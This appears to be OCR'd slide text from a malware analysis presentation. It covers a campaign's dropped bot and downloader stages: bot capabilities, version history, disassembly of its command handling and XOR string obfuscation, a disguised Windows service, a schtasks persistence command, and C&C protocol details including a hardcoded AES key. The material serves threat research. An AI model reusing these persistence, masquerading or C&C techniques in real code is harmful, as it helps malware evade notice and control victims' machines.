
Stage 4 - Dropped bot

- Hardcoded IP address of C&C
- Has the capabilities of a simple bot
    - Download/upload files, gather PC information,start processes, or initiate a self-destruct function, delete a file
- Has geofencing based on IP address




Dropped bot

- We found two versions of the fourth stage
  - Differ mostly in terms of communication protocol
  - Command-string obfuscation
  - Dropped bot was being slightly modified throughout the campaign



Dropped bot



Obfuscation placeholders (strings were not obfuscated), communication protocol v1

Implemented obfuscation, service installation, implemented communication protocol v2

Add schedule task

Obfuscation scrapped, used just a few C&C commands, communication protocol v1

1/15/2019

1/16/2019

1/17/2019

1/18/2019

1/19/2019

1/20/2019


1/21/2019

1/22/2019

1/23/2019

1/24/2019


Dropped bot


Obfuscation placeholders (strings were not obfuscated), communication protocol v1


Implemented obfuscation, service installation, implemented communication protocol v2

Add schedule task

Obfuscation scrapped, used just a few C&C commands, communication protocol v1


```
push    offset aRun        ; "RUN:"
lea     ecx, [ebp+var_323C]
call    obfuscate_string_
mov     ecx, eax
call    deobfuscate_string_
push    eax                ; char *
lea     edx, [ebp+C&C_command]
push    edx                ; char *
call    cmp_command
```

Dropped bot




Obfuscation placeholders (strings were not obfuscated), communication protocol v1


Implemented obfuscation, service installation, implemented communication protocol v2

Add schedule task

Obfuscation scrapped, used just a few C&C commands, communication protocol v1




```
mov     dword ptr [esp+2A88h+var_2A80], 94E3FBEFh
xor     ecx, ecx
mov     word ptr [esp+2A88h+var_2A7C], 0AFh ; '¯'
```



```
lea     eax, [ecx-55h]
xor     [esp+ecx+2A88h+var_2A80], al
inc     ecx
cmp     ecx, 5
jb      short loc_405235
```

Dropped bot




Obfuscation placeholders (strings were not obfuscated), communication protocol v1

Implemented obfuscation, service installation, implemented communication protocol v2


Add schedule task

Obfuscation scrapped, used just a few C&C commands, communication protocol v1



```
push    SERVICE_ERROR_NORMAL ; dwErrorControl
push    SERVICE_AUTO_START ; dwStartType
push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push    0F01FFh              ; dwDesiredAccess
push    offset DisplayName ; "Microsoft Windows DOM object helper"
push    offset ServiceName ; "windmhlp"
push    edi                  ; hSCManager
call    ds:CreateServiceW
```

Dropped bot




Obfuscation placeholders (strings were not obfuscated), communication protocol v1

Implemented obfuscation, service installation, implemented communication protocol v2


Add schedule task

Obfuscation scrapped, used just a few C&C commands, communication protocol v1



```
text "UTF-16LE", 'cmd /c schtasks.exe /Create /Sc MINUTE /MO 1 /TN "M'
text "UTF-16LE", 'icrosoft Windows SATA Driver Manager" /TR "C:\WINDO'
text "UTF-16LE", 'WS\Temp\winsatadrv.exe"',0
```

Dropped bot




Obfuscation placeholders (strings were not obfuscated), communication protocol v1


Implemented obfuscation, service installation, implemented communication protocol v2

Add schedule task


Obfuscation scrapped, used just a few C&C commands, communication protocol v1



```
push    9               ; MaxCount
push    offset Str2     ; "HARDWARE\n"
push    eax             ; Str1
call    esi ; strncmp
```




```
push    offset aDsf     ; "DSF\n"
push    eax             ; Str1
call    esi ; strncmp
```



```
push    offset aUpl     ; "UPL:"
push    eax             ; Str1
call    esi ; strncmp
```

Dropped bot

- Communication protocol v1
  - Over TCP socket
  - Handshake (key 32B and IV 16B)
  - Cipher AES-CBC for secure communication
  - Starts with encrypted message “HELLO\n”
  - Client sends to C&C a first command “*ID:<MD5 of adapter MAC address>2.10\n*”



Dropped bot

- Communication protocol v2
    - Over HTTP protocol
    - Avoids initial handshake, and uses a hardcoded string key “M9h5an8f8zTjnyTwQVh6hYBdYsMqHiAz”
    - IV was XORed
    - Cipher AES-CBC
    - Sends GET request
    - Communication protocol v1 is still present for cases when an HTTP proxy is used


Content-MD5: base64 encoded <AES encrypted<message>>

User-agent:Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1) Gecko/20061204 Firefox/2.0.0.1

Downloader

Stage 5 - Downloader


- Initiate NTLM protocol
  - Secur32.dll ->SecurityFunctionTable -> NTLM-related API functions
